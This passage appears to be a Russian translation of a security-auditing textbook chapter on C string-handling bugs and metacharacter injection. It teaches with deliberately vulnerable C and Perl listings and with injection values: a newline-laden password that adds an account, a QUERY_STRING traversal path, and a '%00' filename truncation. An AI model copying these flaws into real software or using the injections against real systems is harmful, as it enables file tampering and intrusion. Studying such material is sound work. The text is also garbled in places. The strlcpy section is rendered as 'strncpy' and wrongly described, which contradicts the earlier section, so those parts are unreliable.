    char buffer[BUFSIZ];
    int n;
    va_list ap;

    va_start(ap, fmt);

    n = vsnprintf(buffer, sizeof(buffer), fmt, ap);

    if(n >= BUFSIZ - 2)
        buffer[sizeof(buffer)-2] = '\0';

    strcat(buffer, "\n");

    va_end(ap);

    write_log(fd, buffer, strlen(buffer));

    return 0;
}
```

Код в листинге 8-1 нормально работает в UNIX. Он проверяет, что в буфере остается как минимум два байта для завершающего символа новой строки, или укорачивает буфер так, чтобы вызов `strcat()` не переполнял его. Однако если тот же код выполняется в Windows, ситуация другая. Если `buffer` заполнен, `n` устанавливается в -1, поэтому проверка длины проходит, и символ новой строки записывается за границы `buffer`.

## strncpy()

Функция `strncpy()` является "безопасной" альтернативой `strcpy()`; она принимает максимальное число байтов, копируемых в назначение. Следующий список резюмирует функцию `strncpy()`:

- Функция: `char *strncpy(char *dst, char *src, size_t n)`
- API: `libc` (UNIX и Windows)
- Похожие функции: `_tcsncpy`, `_csncpy`, `wcscpy`, `_mbsncpy`
- Назначение: `strncpy()` копирует строку, расположенную в `src`, в назначение `dst`. Она прекращает копирование при встрече символа конца строки, NUL-байта, или когда в буфер назначения записано `n` символов.

Функция `strncpy()` не гарантирует NUL-завершение строки назначения. Если исходная строка больше буфера назначения, `strncpy()` копирует столько байтов, сколько указано параметром размера, а затем прекращает копирование без NUL-завершения буфера. Это означает, что любые последующие операции с результирующей строкой могут давать неожиданные результаты, способные привести к уязвимости безопасности. Листинг 8-2 показывает пример неправильного использования `strncpy()`.

**Листинг 8-2. Опасное использование `strncpy()`**

```
int is_username_valid(char *username)
{
    char *delim;
    int c;

    delim = strchr(name, ':');

    if(delim){
        c = *delim;
        *delim = '\0';
    }

    ... do some processing on the username ...

    *delim = c;

    return 1;
}

int authenticate(int sockfd)
{
    char user[1024], *buffer;
    size_t size;
    int n, cmd;

    cmd = read_integer(sockfd);
    size = read_integer(sockfd);

    if(size > MAX_PACKET)
        return -1;

    buffer = (char *)calloc(size+1, sizeof(char));

    if(!buffer)
        return -1;

    read_string(buffer, size);

    switch(cmd){
        case USERNAME:
            strncpy(user, buffer, sizeof(user));
            if(!is_username_valid(user))
                goto fail;
            break;
        ...
    }
}
```

Код копирует данные в буфер с помощью `strncpy()`, но затем не выполняет явное NUL-завершение буфера. После этого буфер передается как аргумент функции `is_username_valid()`, которая выполняет над ним `strchr()`. Функция `strchr()` ищет в строке определенный символ, в данном случае `:`. Если `strchr()` находит символ, она возвращает указатель на него; иначе возвращает `NULL`, если символ не найден. Поскольку в этом буфере нет NUL-символа, `strchr()` может выйти за конец буфера и обнаружить искомый символ в другой переменной или, возможно, в управляющей информации программы, например в указателе кадра,

адресе возврата на стеке или заголовке блока в куче. Затем этот байт изменяется, что потенциально влияет на состояние программы непредсказуемым или небезопасным образом.

Функция `wcsncpy()` является безопасной альтернативой `wscpy()`. Эта функция подвержена тому же неправильному использованию, что и `strncpy()`. Если исходная строка больше буфера назначения, к результирующей строке не добавляется NUL-терминатор. Кроме того, при работе с широкими символами разработчики приложений часто ошибаются, передавая размер буфера назначения в байтах вместо числа широких символов, которые могут поместиться в буфер назначения. Эта проблема обсуждается далее в этой главе в разделе "Unicode-функции Windows".

## **strncat()**

Функция `strncat()`, резюмированная в следующем списке, предназначена быть безопасной альтернативой функции `strcat()`:

- Функция: `char *strncat(char *dst, char *src, size_t n)`
- API: `libc` (UNIX и Windows)
- Похожие функции: `_tcsncat`, `wcsncat`, `_mbsncat`
- Назначение: `strncat()` конкатенирует две строки. Строка, на которую указывает `src`, добавляется к строке, на которую указывает `dst`. Копируется не более `n` байтов.

Однако `strncat()` почти так же опасна, как `strcat()`, потому что ее очень легко использовать неправильно. В частности, параметр размера может вводить в заблуждение: он указывает объем пространства, оставшегося в буфере. Первая распространенная ошибка разработчиков приложений - передача размера всего буфера вместо оставшегося размера буфера. Эта ошибка показана в следующем примере:

```
int copy_data(char *username)
{
    char buf[1024];

    strcpy(buf, "username is: ");
    strncat(buf, username, sizeof(buf));

    log("%s\n", buf);

    return 0;
}
```

Этот код неправильно передает общий размер буфера, а не оставшийся размер, тем самым позволяя тому, кто контролирует аргумент `username`, переполнить буфер.

При использовании `strncat()` можно допустить и более тонкую ошибку. Как уже говорилось, аргумент размера представляет число байтов, оставшихся в буфере. Это утверждение было немного упрощено: размер не учитывает завершающий NUL-байт, который всегда добавляется в конец строки. Поэтому параметр размера должен быть равен объему пространства, оставшегося в буфере, минус один; иначе NUL-байт записывается на один байт за конец буфера. Следующий пример показывает, как эта ошибка обычно выглядит в коде приложения:

```
int copy_data(char *username)
{
    char buf[1024];

    strcpy(buf, "username is: ");
    strncat(buf, username, sizeof(buf) - strlen(buf));

    log("%s\n", buf);

    return 0;
}
```

Этот код не учитывает завершающий NUL-байт, поэтому является уязвимостью off-by-one. Обратите внимание, что даже при передаче правильного параметра длины в `strncat()`, то есть `sizeof(buf) - strlen(buf) - 1`, может произойти целочисленное опустошение, также приводящее к переполнению буфера.

## strncpy()

Функция `strncpy()` является BSD-специфичным расширением строковых API `libc`. Она пытается устранить недостатки функции `strncpy()`. В частности, она гарантирует NUL-завершение буфера назначения. Эта функция является одной из самых безопасных альтернатив `strcpy()` и `strncpy()`; однако она используется не слишком широко по причинам переносимости. Следующий список резюмирует функцию `strncpy()`:

- Функция: `size_t strncpy(char *dst, char *src, size_t n)`
- API: `libc` (BSD)
- Похожие функции: нет
- Назначение: `strncpy()` действует точно так же, как `strncpy()`, за исключением того, что гарантирует NUL-завершение буфера назначения. Аргумент длины включает место для NUL-байта.

При аудите кода, использующего `strncpy()`, помните, что возвращаемый размер - это длина исходной строки без NUL-байта, поэтому возвращаемое значение может быть больше размера буфера назначения. Следующий пример показывает уязвимый код:

```
int qualify_username(char *username)
{
    char buf[1024];

    size_t length;

    length = strncpy(buf, username, sizeof(buf));
```

```

    strncat(buf, "@127.0.0.1", sizeof(buf) - length);

    ... do more stuff ...
}

```

Параметр `length`, возвращенный из `strlen()`, используется в этом коде неправильно. Если параметр `username` этой функции длиннее 1024 байтов, параметр размера `strlen()` опустошается и позволяет копировать данные за границы буфера. Такие уязвимости встречаются нечасто, потому что возвращаемое значение обычно отбрасывается. Однако игнорирование результата этой функции может приводить к усечению данных.

## strlcat()

Функция `strlcat()`, резюмированная в следующем списке, является еще одним BSD-специфичным расширением API `libc`, предназначенным для устранения недостатков функции `strncat()`:

- Функция: `size_t strlcat(char *dst, char *src, size_t n)`
- API: `libc` (BSD)
- Похожие функции: нет
- Назначение: `strlcat()` конкатенирует две строки примерно так же, как `strncat()`.

Параметр размера изменен так, чтобы разработчикам было проще использовать функцию. Параметр размера для `strlcat()` - это общий размер буфера назначения, а не оставшееся в буфере пространство, как у `strncat()`. Функция `strlcat()` гарантирует NUL-завершение буфера назначения. И снова эта функция является одной из самых безопасных альтернатив `strcat()` и `strncat()`. Как и `strlen()`, `strlcat()` возвращает общее число байтов, необходимое для хранения результирующей строки. То есть она возвращает длину строки буфера назначения плюс длину исходной строки. Есть одно исключение: если строковый буфер назначения уже длиннее параметра `n`, буфер остается нетронутым, а возвращается параметр `n`.

## Общие проблемы

Разбор текста на уровне символов может быть сложной задачей. Небольшие недосмотры разработчиков приложений могут приводить к переполнениям буфера, работе с неинициализированными областями памяти или неверной интерпретации содержимого. Аудиторам кода нужно сосредоточиться на участках кода, которые манипулируют текстом, особенно на операциях записи, потому что небрежные записи представляют самую непосредственную угрозу безопасности приложения. Следующие разделы вводят базовые концепции и дают несколько распространенных примеров проблем обработки текста.

## Неограниченные копирования

Самые простые неограниченные копирования для обнаружения - те, которые просто не выполняют никаких проверок границ буферов назначения, примерно как уязвимое использование `strcpy()` в разделе "Неограниченные строковые функции". Листинг 8-3 показывает пример.

**Листинг 8-3. Цикл в стиле `strcpy()`**

```

if (recipient == NULL
    && Ustrcmp(errmess, "empty address") != 0)
{
    uschar hname[64];
    uschar *t = h->text;
    uschar *tt = hname;
    uschar *verb = US"is";
    int len;

    while (*t != ':') *tt++ = *t++;
    *tt = 0;

```

Листинг 8-3 показывает прямолинейную уязвимость. Если длина исходной строки больше размера `hname`, при выполнении выделенного кода происходит переполнение стека. Стоит отметить функции, которые выполняют настолько явно непроверенные копирования, и смотреть, вызываются ли они когда-либо уязвимым образом.

## Расширение символов

Расширение символов происходит, когда программное обеспечение кодирует специальные символы, в результате чего строка становится длиннее исходной. Это распространено при обработке метасимволов, как обсуждается на протяжении этой главы, но также может происходить, когда необработанные данные форматируются, чтобы стать удобочитаемыми для человека. Код расширения символов может быть уязвимым, когда результирующая расширенная строка слишком велика, чтобы поместиться в буфер назначения, как в примере из листинга 8-4.

### Листинг 8-4. Переполнение буфера при расширении символов

```

int write_log(int fd, char *data, size_t len)
{
    char buf[1024], *src, *dst;

    if(strlen(data) >= sizeof(buf))
        return -1;

    for(src = data, dst = buf; *src; src++){
        if(!isprint(*src)){
            sprintf(dst, "%02x", *src);
            dst += strlen(dst);
        } else
            *dst++ = *src;
    }

    *dst = '\0';

    ...
}

```

В листинге 8-4 видно, что при встрече непечатаемых символов выделенный участок кода записывает в буфер назначения шестнадцатеричное представление символа. Поэтому на каждой итерации цикла программа может записать два выходных символа на один входной. Передав большое число непечатаемых символов, атакующий может вызвать переполнение буфера назначения.

## Неправильное увеличение указателей

Уязвимости безопасности могут возникать, когда указатели могут увеличиваться за границы строки, над которой выполняется операция. Эта проблема в основном возникает в одном из двух случаев: когда строка не NUL-завершена корректно или когда NUL-терминатор может быть пропущен из-за ошибки обработки. В листинге 8-2 вы видели, что `strncpy()` может стать причиной отсутствия NUL-завершения строки. Часто, когда строка не завершена корректно, дальнейшая обработка этой строки весьма опасна. Например, рассмотрим строку, в которой с помощью функции `strchr()` ищется определенный разделитель. Если NUL-терминатор отсутствует, поиск не останавливается в конце переданных пользователем данных, как предполагалось. Искомый символ может находиться в неинициализированной памяти или соседних переменных, что является потенциальной уязвимостью. Следующий пример показывает похожую ситуацию:

```
int process_email(char *email)
{
    char buf[1024], *domain;

    strncpy(buf, email, sizeof(buf));

    domain = strchr(buf, '@');

    if(!domain)
        return -1;

    *domain++ = '\0';

    ...

    return 0;
}
```

Пример забывает NUL-завершить `buf`, поэтому последующий поиск символа может выйти за границы буфера. Что еще хуже, найденный символ заменяется NUL-байтом, так что переменные или состояние программы потенциально могут быть повреждены. Еще одно интересное последствие отсутствия NUL-завершения буфера - возможность появления условия переполнения буфера, если программист делает предположения о максимальной длине строки в буфере. Следующий код показывает распространенный пример такого предположения:

```
int process_address(int sockfd)
{
    char username[256], domain[256], netbuf[256], *ptr;

    read_data(sockfd, netbuf, sizeof(netbuf));

    ptr = strchr(netbuf, ':');

    if(ptr)
        *ptr++ = '\0';
}
```



```

strcpy(username, netbuf);

if(ptr)
    strcpy(domain, ptr);

...
}

```

Функция `process_address()` написана с предположением, что `read_data()` корректно NUL-завершает символьный массив `netbuf`. Поэтому последующие операции `strcpy()` должны быть безопасными. Однако если функция `read_data()` не завершает буфер правильно, длина данных, прочитанных в `netbuf`, может оказаться больше 256 в зависимости от того, что находится на стеке программы после него. Поэтому операции `strcpy()` могут переполнить буфер `username`.

Существует также странная ситуация, когда код, обрабатывающий текстовые строки, не определяет, что встретил NUL-байт, из-за недосмотра в обработке. Такая ошибка может случиться потому, что код ищет в строке определенный символ, но не проверяет NUL-байт, как показано в следующем примере:

```

// locate the domain in an e-mail address

for(ptr = src; *ptr != '@'; ptr++);

```

Обратите внимание, что этот цикл специально ищет символ `@`, но если его нет в строке, цикл продолжает увеличивать указатель за конец строки, пока не найдет такой символ. Есть и небольшие вариации этого типа ошибки, как в следующем примере:

```

// locate the domain in an e-mail address

for(ptr = src; *ptr && *ptr != '@'; ptr++);

ptr++;

```

Этот второй цикл сформирован более корректно и завершается, когда встречается символ `@` или NUL-байт. Однако после завершения цикла программист все равно сделал предположение, что цикл остановился потому, что нашел символ `@`, а не NUL-байт. Поэтому, если символ `@` не найден, указатель увеличивается за NUL-байт.

Третий пример увеличения за границы буфера обычно возникает, когда программисты делают предположения о содержимом буфера, который они разбирают. Атакующий может использовать намеренно некорректные данные, чтобы воспользоваться этими предположениями и заставить программу сделать то, чего она не должна. Допустим, есть строка, содержащая переменные, отправленные формой с Web-сайта, и вы хотите разобрать и сохранить эти переменные. Этот процесс включает декодирование шестнадцатеричных последовательностей вида `%XY`; `X` и `Y` - шестнадцатеричные символы (0-9, a-f и A-F), представляющие значение байта. Если приложение не гарантирует, что один из двух символов после `%` не является NUL-терминатором, оно может попытаться декодировать шестнадцатеричную последовательность, а затем пропустить NUL-байт и продолжить обработку неинициализированной памяти. Листинг 8-5 показывает пример этой ошибки.

#### Листинг 8-5. Уязвимая процедура шестнадцатеричного декодирования URI

```

/*
 * Decoding URI-encoded strings
 */
void
nmz_decode_uri(char *str)
{

```

```

int i, j;
for (i = j = 0; str[i]; i++, j++) {
    if (str[i] == '%') {
        str[j] = decode_uri_sub(str[i + 1], str[i + 2]);
        i += 2;
    } else if (str[i] == '+') {
        str[j] = ' ';
    } else {
        str[j] = str[i];
    }
}
str[j] = '\0';
}

```

Этот код содержит простую ошибку в выделенной строке: разработчик предполагает, что за символом % следуют два допустимых символа, что также предполагает, что строка не завершается в этих двух байтах. Однако строки часто могут иметь более сложную структуру, чем ожидает разработчик. Поскольку существует несколько переменных состояния, влияющих на то, как функция разбора интерпретирует текст, появляется больше возможностей допустить такую ошибку. Листинг 8-6 показывает еще один пример ошибки этого типа. Он взят из модуля Apache mod\_dav и используется для разбора некоторых HTTP-заголовков.

#### Листинг 8-6. Уязвимость обработки заголовка If в модуле Apache mod\_dav

```

while (*list) {
    /* List is the entire production (in a URI scope) */

    switch (*list) {
        case '<':
            if ((state_token = dav_fetch_next_token(&list, '>'))
                == NULL) {
                /* ### add a description to this error */
                return dav_new_error(r->pool, HTTP_BAD_REQUEST,
                                      DAV_ERR_IF_PARSE, NULL);
            }

            if ((err = dav_add_if_state(r->pool, ih, state_token,

                                       dav_if_opaquelock, condition, locks_hooks))
                != NULL) {
                /* ### maybe add a higher level description */
                return err;
            }
            condition = DAV_IF_COND_NORMAL;
            break;

        case 'N':
            if (list[1] == 'o' && list[2] == 't') {
                if (condition != DAV_IF_COND_NORMAL) {
                    return dav_new_error(r->pool, HTTP_BAD_REQUEST,
                                          DAV_ERR_IF_MULTIPLE_NOT,
                                          "Invalid \"If:\" header: "
                                          "Multiple \"not\" entries "
                                          "for the same state.");
                }
                condition = DAV_IF_COND_NOT;
            }
            list += 2;
            break;

        case ' ':
        case '\t':
            break;

        default:
            return dav_new_error(r->pool, HTTP_BAD_REQUEST,
                                DAV_ERR_IF_UNK_CHAR,
                                apr_psprintf(r->pool,
                                              "Invalid \"If:\" "

```

```

        "header: Unexpected "
        "character encountered "
        "(0x%02x, '%c').",
        *list, *list));
    }

    list++;
}
break;

```

Этот код не проверяет NUL-терминаторы корректно, когда встречается символ N. Ветвь N должна проверять наличие слова Not, а затем пропускать его. Однако код пропускает следующие два символа всякий раз, когда встречается символ N. Атакующий может указать строку заголовка, заканчивающуюся символом N, то есть символом N, за которым следует NUL-символ. Обработка продолжится за NUL-символом, переходя к данным в памяти, смежной со строкой, которая разбирается. Уязвимый путь кода демонстрируется выделенными строками в листинге.

## Простые опечатки

Уязвимости обработки текста могут возникать из-за простых ошибок, которые почти не поддаются классификации. Обработку символов легко испортить, и чем сложнее код, тем вероятнее, что разработчик допустит ошибку. Одна из периодических ошибок - простая ошибка использования указателя, возникающая, когда разработчик случайно разыменовывает указатель неправильно или не разыменовывает указатель там, где это необходимо. Эти ошибки часто являются результатом простых опечаток и особенно распространены при работе с несколькими уровнями косвенности. Листинг 8-7 показывает пример отсутствия разыменования указателя в модуле Apache mod\_mime.

### Листинг 8-7. Ошибка обработки текста в Apache mod\_mime

```

while (quoted && *cp != '\0') {
    if (is_qtext((int) *cp) > 0) {
        cp++;
    }
    else if (is_quoted_pair(cp) > 0) {
        cp += 2;
    }
}
...

```

Этот блок кода находится в функции analyze\_ct(), участвующей в разборе содержимого MIME (Multipurpose Internet Mail Extensions). Если функция is\_quoted\_pair() возвращает значение больше нуля, переменная cp увеличивается на два. Следующий код показывает определение is\_quoted\_pair():

```

static int is_quoted_pair(char *s)
{
    int res = -1;

    int c;

    if (((s + 1) != NULL) && (*s == '\\')) {
        c = (int) *(s + 1);

        if (ap_isascii(c)) {
            res = 1;
        }
    }
}

```

```

    }

    return (res);

}

```

Обратите внимание, что функция предназначена для проверки escape-последовательности из обратной косой черты (`\`), за которой следует не-NUL байт. Однако программист забыл разыменовать (`s + 1`), поэтому проверка никогда не завершится неудачей, потому что результат сравнения всегда истинен. Это очень тонкая опечатка: всего лишь отсутствующий символ `*`, но она полностью меняет смысл кода и создает потенциальную уязвимость.

## Метасимволы

Для многих типов данных программа также поддерживает метаданные или метаинформацию, которую отслеживает вместе с основными данными; метаданные - это просто информация, описывающая или дополняющая основные данные. Она может включать сведения о том, как форматировать данные для отображения, инструкции обработки или информацию о том, как части данных хранятся в памяти. Есть две базовые стратегии представления данных программы вместе со связанными метаданными: встраивание метаданных в полосу данных или хранение метаданных отдельно, вне полосы.

Внутриполосное представление встраивает метаданные в сами данные. При встраивании метаданных в текстовые данные эта информация обозначается с помощью специальных символов, называемых метасимволами или последовательностями метасимволов. Один из самых простых примеров внутриполосного представления - NUL-символ-терминатор в C-строке. Внеполосное представление хранит метаданные отдельно от данных и связывает их через некоторый внешний механизм. Строковые типы данных в других языках дают простой пример внеполосных данных. Многие языки программирования, например C++, Java, PHP, Python и Pascal, не имеют символа-терминатора строки; вместо этого эти языки хранят длину строки во внеполосной переменной.

Во многих отношениях внутриполосное представление является превосходным форматом, поскольку оно часто компактнее и удобнее для чтения человеком. Однако с внутриполосным представлением метаданных связан ряд ловушек безопасности, которые не являются проблемой для внеполосных метаданных. Эти ловушки существуют потому, что внутриполосное представление создает возможность перекрытия доменов доверия там, где требуются явные границы. По сути, внутриполосное представление метаданных помещает и данные, и метаданные в один и тот же домен доверия, а процедуры разбора должны обрабатывать логические границы доверия, существующие между данными и метаданными. Однако функции разбора часто очень сложны, и разработчикам может быть крайне трудно учесть последствия безопасности всех возможных сочетаний данных и метаданных.

До сих пор эта глава обсуждала уязвимости, которые могут возникать из-за неправильной обработки одного внутриполосного метасимвола: NUL-символа-терминатора. Однако в текстовых форматах данных распространены разнообразные внутриполосные представления. Например, метасимвол косой черты (`/`) в имени файла обозначает начало или конец сегмента пути, метасимвол точки (`.`) в имени хоста обозначает поддомен, а метасимвол пробела в ASCII-протоколе часто обозначает конец входного токена. Нередко приложения строят строки, включая в них данные, которыми может управлять пользователь, как в следующих распространенных ситуациях:

- Построение имени файла

- Построение пути реестра, специфичного для Windows
- Построение адреса электронной почты
- Построение SQL-оператора
- Добавление пользовательских данных в текстовый файл

Следующие разделы рассматривают потенциальные последствия для безопасности при недостаточно тщательной очистке пользовательского ввода во время построения строк, содержащих метасимволы. Хотя эти разделы охватывают только общие ситуации, позднее в этой главе вы сосредоточитесь на конкретных примерах в современных приложениях, включая печально известные случаи злоупотребления метасимволами.

## Встроенные разделители

Самый простой случай уязвимостей метасимволов возникает, когда пользователи могут встроить символы-разделители, используемые для обозначения завершения поля. Уязвимости такого рода вызваны недостаточно очищенным пользовательским вводом, включенным в форматированную строку. Например, допустим, есть файл данных, содержащий пары имени пользователя и пароля, где каждая строка файла имеет формат `username:password`.

Можно вывести, что используются два разделителя: символ двоеточия (:) и символ новой строки (\n). Что если у вас есть имя пользователя bob, но можно указать пароль `test\nnewuser:newpassword\n`? Запись пароля была бы записана в файл так:

```
bob:test

newuseruser:newpassword
```

Вы можете добавить произвольную новую учетную запись пользователя, что, вероятно, не входило в намерения разработчика для обычных пользователей.

Как же будет выглядеть уязвимое приложение? По сути, вы ищете шаблон, в котором приложение берет пользовательский ввод, недостаточно отфильтрованный, и использует его как вход для функции, интерпретирующей форматированную строку. Обратите внимание, что эта интерпретация может происходить не сразу: строка может быть записана во вторичное хранилище, а затем интерпретирована позднее. Атаку такого рода иногда называют "инъекцией второго порядка".

NB. Выражение "инъекция второго порядка" было введено для обозначения отложенных атак SQL и межсайтового скриптинга, но оно может относиться к любым сохраненным данным с метасимволами, которые интерпретируются позднее.

Чтобы увидеть пример приложения, уязвимого к базовой атаке внедрения разделителя, посмотрите на листинг 8-8, содержащий код, который записывает показанный ранее файл паролей.

### Листинг 8-8. Пример встроенного разделителя

```
use CGI;

... verify session details ...

$new_password = $query->param('password');

open(IFH, "</opt/passwords.txt") || die("$!");
open(OFH, ">/opt/passwords.txt.tmp") || die("$!");

while(<IFH>){
    ($user, $pass) = split /:/;

    if($user ne $session_username)
        print OFH "$user:$pass\n";
}
```

```

        else
            print OFH "$user:$new_password\n";
    }

    close(IFH);
    close(OFH);

```

Листинг 8-8 не выполняет настоящей очистки; он просто записывает переданный параметр пароля в файл, поэтому атакующий может добавить лишние разделители.

В общем случае обнаружение уязвимостей такого рода состоит из нескольких шагов:

1. Найдите код, работающий со строками, содержащими метасимволы, включая распространенные примеры, представленные в этой главе. Web-приложения часто имеют множество строк с метасимволами, потому что постоянно работают с URL, данными сессий, запросами к базам данных и так далее. Некоторые из этих форматов рассматриваются в этой главе; однако Web-приложения более подробно рассматриваются в главах 17, "Web-приложения", и 18, "Web-технологии".
2. Определите все символы-разделители, которые обрабатываются специальным образом. В зависимости от ситуации разные символы получают специальные значения. В хорошо известных примерах, таких как строки формата и SQL, эта глава указывает символы, на которые нужно обращать внимание. Однако в уникальных ситуациях нужно изучить код, интерпретирующий данные, чтобы найти специальные символы.
3. Определите любую фильтрацию, выполняемую над вводом, и посмотрите, какие символы или последовательности символов фильтруются, как описано далее в этой главе в разделе "Фильтры ввода".
4. Исключите из составленного списка потенциально опасные символы-разделители, которые успешно отфильтрованы. Любые оставшиеся разделители указывают на уязвимость.

Используя эту простую процедуру, можно быстро оценить построение строк и определить, какие разделители или специальные последовательности символов могут быть проташены во ввод. Влияние возможности протаскать разделители в строку сильно зависит от того, что представляет строка и как она интерпретируется. Чтобы увидеть эту технику в действии, посмотрите на листинг 8-9, который является CGI-приложением, запускаемым Web-сервером:

#### Листинг 8-9. Несколько встроенных разделителей

```

BOOL HandleUploadedFile(char *filename)
{
    unsigned char buf[MAX_PATH], pathname[MAX_PATH];
    char *fname = filename, *tmp1, *tmp2;
    DWORD rc;
    HANDLE hFile;

    tmp1 = strrchr(filename, '/');
    tmp2 = strrchr(filename, '\\');

    if(tmp1 || tmp2)
        fname = (tmp1 > tmp2 ? tmp1 : tmp2) + 1;

    if(!*fname)
        return FALSE;

    if(strstr(fname, ".."))
        return FALSE;

    _snprintf(buf, sizeof(buf), "\\\\\\\\%TEMP%\\%s", fname);

    rc = ExpandEnvironmentStrings(buf, pathname, sizeof
(pathname));

```

```

    if(rc == 0 || rc > sizeof(pathname))
        return FALSE;

    hFile = CreateFile(pathname, ...);

    ... read bytes into the file ...
}

```

Этот фрагмент кода обрабатывает файл, загруженный клиентом, и сохраняет его в конкретном временном каталоге. Возможность сохранять файлы за пределами этого каталога, конечно, нежелательна, но безопасен ли код? Примените показанную ранее процедуру:

1. Найдите код, работающий со строками формата. Входная строка форматируется несколькими способами, прежде чем в итоге становится именем файла. Сначала она добавляется в статически размерный буфер и получает префикс "\\\\"%TEMP%\\. Затем она передается в `ExpandEnvironmentStrings()`, где, предположительно, %TEMP% разворачивается во временный каталог. Наконец, она используется как часть имени файла.
2. Определите набор символов-разделителей, которые обрабатываются специальным образом. В первую очередь нужно получить доступ к специальному файлу или добиться обхода каталогов, что задействовало бы символы вроде /, \ и последовательность "..". Также обратите внимание, что строка передается в `ExpandEnvironmentStrings()`. Переменные окружения обозначаются символами %. Интересно.
3. Определите любую выполняемую фильтрацию. Функция `strchr()` используется, чтобы найти последнюю косую черту, а затем перейти за нее. Поэтому косые черты исключены. Код также явно проверяет последовательность из двух точек "..", так что она тоже исключена.
4. Вы устранили все обычные приемы обхода каталогов, но остался символ %, который интерпретирует `ExpandEnvironmentStrings()`. Эта интерпретация позволяет подставлять в путь произвольные переменные окружения. С учетом того, что этот код является CGI-программой, клиенты фактически могут передать ряд переменных окружения, например `QUERY_STRING`. Эта переменная окружения может содержать все последовательности, которые уже были проверены в исходном имени файла. Если в `QUERY_STRING` передать "..\\..\\..\\any\\pathname\\file.txt", клиент сможет записывать в произвольные места файловой системы.

## Внедрение NUL-символа

Как вы видели, C использует NUL-метасимвол как разделитель строк, но языки более высокого уровня, такие как Java, PHP и Perl, используют строки со счетчиком, где строка содержит свою длину, а NUL-символ не имеет специального значения. Эта разница в интерпретации создает ситуации, в которых NUL-символ можно внедрить, чтобы манипулировать поведением C API, вызываемых языками более высокого уровня. Эта проблема на самом деле является особым случаем встроенного разделителя, но она достаточно уникальна, чтобы обсудить ее отдельно.

NB. Внедрение NUL-байта является проблемой независимо от технологии, потому что на каком-то уровне язык со строками-счетчиками в итоге может взаимодействовать с ОС. Даже настоящая среда виртуальной машины, такая как Java или .NET, в конце концов вызывает базовые функции ОС для операций вроде открытия и закрытия файлов.

Вы знаете, что NUL-завершенные строки необходимы при вызове C-процедур ОС и многих внешних API. Поэтому уязвимость может существовать, когда атакующие могут включать NUL-символы в строку, которая позднее обрабатывается как строка в стиле C. Например, допустим, Perl-приложение открывает файл на основе некоторого пользовательского ввода. Приложению нужны только текстовые файлы, поэтому разработчик включает фильтр, требующий, чтобы файл заканчивался расширением .txt. Рисунок 8-1 показывает пример допустимого имени файла, размещенного в памяти:

```
b o b      . t x t  \0
```

### Рисунок 8-1. C-строки в памяти

Однако что если один из байтов является NUL-символом-терминатором? В конце концов, Perl не обрабатывает NUL-символ как метасимвол. Поэтому результирующая строка могла бы выглядеть как на рисунке 8-2.

```
b o b  \0      . t x t  \0
```

### Рисунок 8-2. C-строка с внедрением NUL-байта в памяти

Функция, отвечающая за открытие этого файла, сочтет первый NUL-байт концом строки, поэтому расширение .txt исчезнет, и будет открыт файл bob.

Этот сценарий на самом деле довольно распространен в CGI и серверных языках Web-сценариев. Проблемы возникают при декодировании шестнадцатерично закодированных данных, что подробнее обсуждается далее в этой главе в разделе "Шестнадцатеричное декодирование". Если во вводе встречается последовательность %00, она декодируется в один NUL-символ. Если NUL-символ не обрабатывается корректно, атакующие могут искусственно усекают строки, при этом все еще удовлетворяя любым другим требованиям фильтрации. Следующий Perl-код - простой пример, который может создать измененное имя файла, показанное на рисунке 8-2:

```
open(FH, ">$username.txt") || die("$!");  
  
print FH $data;  
  
close(FH);
```

Переменная username в этом коде не проверяется на NUL-символы. Поэтому атакующие могут NUL-завершить строку и создать любые расширения файлов по своему выбору. Строка на рисунке 8-2 - лишь один пример, но NUL-символ можно использовать для эксплуатации сервера. Например, передача `exescmd.p1%00` в качестве имени пользователя создаст файл с именем `exescmd.p1`. Файл с расширением .p1 на многих Web-серверах можно использовать для выполнения произвольного кода.

Большинство программ на C/C++ не склонны к внедрению NUL-байтов в пользовательские данные, потому что они работают со строками как с обычными C-массивами символов. Однако есть ситуации, в которых неожиданные NUL-символы могут появляться в строках. Чаще всего это происходит, когда строковые данные читаются напрямую из сети, как показано в листинге 8-10.

### Листинг 8-10. Внедрение NUL-байта с повреждением памяти

```
int read_string(int fd, char *buffer, size_t length)  
{  
    int rc;  
    char *p;  
  
    if(length == 0)  
        return -1;  
  
    length--;  
  
    rc = read(fd, buffer, length);
```



```

    if(rc <= 0)
        return -1;

    buffer[length] = '\0';

    // trim trailing whitespace
    for(p = &buffer[strlen(buffer)-1]; isspace(*p); p--)
        *p = '\0';

    return 0;
}

```

Функция `read_string()` в листинге 8-10 читает строку и возвращает ее пользователям после удаления завершающих пробельных символов. Однако разработчик предполагает, что строка включает завершающий символ новой строки и не содержит NUL-символов, кроме символа в конце. Если первый байт является NUL-символом, код обрезает пробельные символы перед началом буфера, что может привести к повреждению памяти.

То же самое можно сказать о работе с файлами. Когда примитивы чтения используются для чтения некоторого числа байтов из файла в буфер, они также могут заполнить его неожиданными NUL-символами. Эта ошибка может приводить к проблемам вроде описанной ранее в листинге 8-10. Например, функция `fgets()`, используемая для чтения строк из файлов, предназначена для чтения текстовых строк из файла в буфер. То есть она читает байты в буфер, пока не произойдет одно из следующего:

- Закончится место в буфере назначения.
- Встретится символ новой строки (`\n`) или конец файла (EOF).

Поэтому функция `fgets()` не прекращает чтение при встрече NUL-байта. Поскольку она специально предназначена для работы со строками, иногда она может заставить разработчиков врасплох. Следующий пример показывает, как эта функция может стать проблемой:

```

if(fgets(buffer, sizeof(buffer), fp) != NULL){

    buffer[strlen(buffer)-1] = '\0';

    ...

}

```

Этот код написан с предположением, что завершающий символ новой строки нужно удалить. Однако если первый символ - NUL-байт, код записывает еще один NUL-байт перед началом буфера, повреждая тем самым другую переменную или управляющую информацию программы.

## Усечение

Ошибки усечения - одна из самых часто упускаемых областей в обработке строк формата, но они могут иметь разнообразные интересные результаты. Разработчики, использующие языки без безопасности памяти, могут динамически изменять размер памяти во время выполнения, чтобы учесть пользовательский ввод, или использовать статически размерные буферы на основе ожидаемой максимальной длины ввода. В статически размерных буферах ввод, превышающий длину буфера, должен быть усечен, чтобы поместиться в размер буфера и избежать переполнений. Хотя усечение избегает повреждения памяти, можно наблюдать интересные побочные эффекты от потери данных в укороченной входной строке. Чтобы увидеть, как это работает, допустим, программист заменил вызов `sprintf()` вызовом `snprintf()`, чтобы избежать переполнений буфера, как в листинге 8-11.

### Листинг 8-11. Уязвимость усечения данных

```

int update_profile(char *username, char *data)
{
    char buf[64];
    int fd;

    snprintf(buf, sizeof(buf), "/data/profiles/%s.txt",
             username);

    fd = open(buf, O_WRONLY);
    ...
}

```

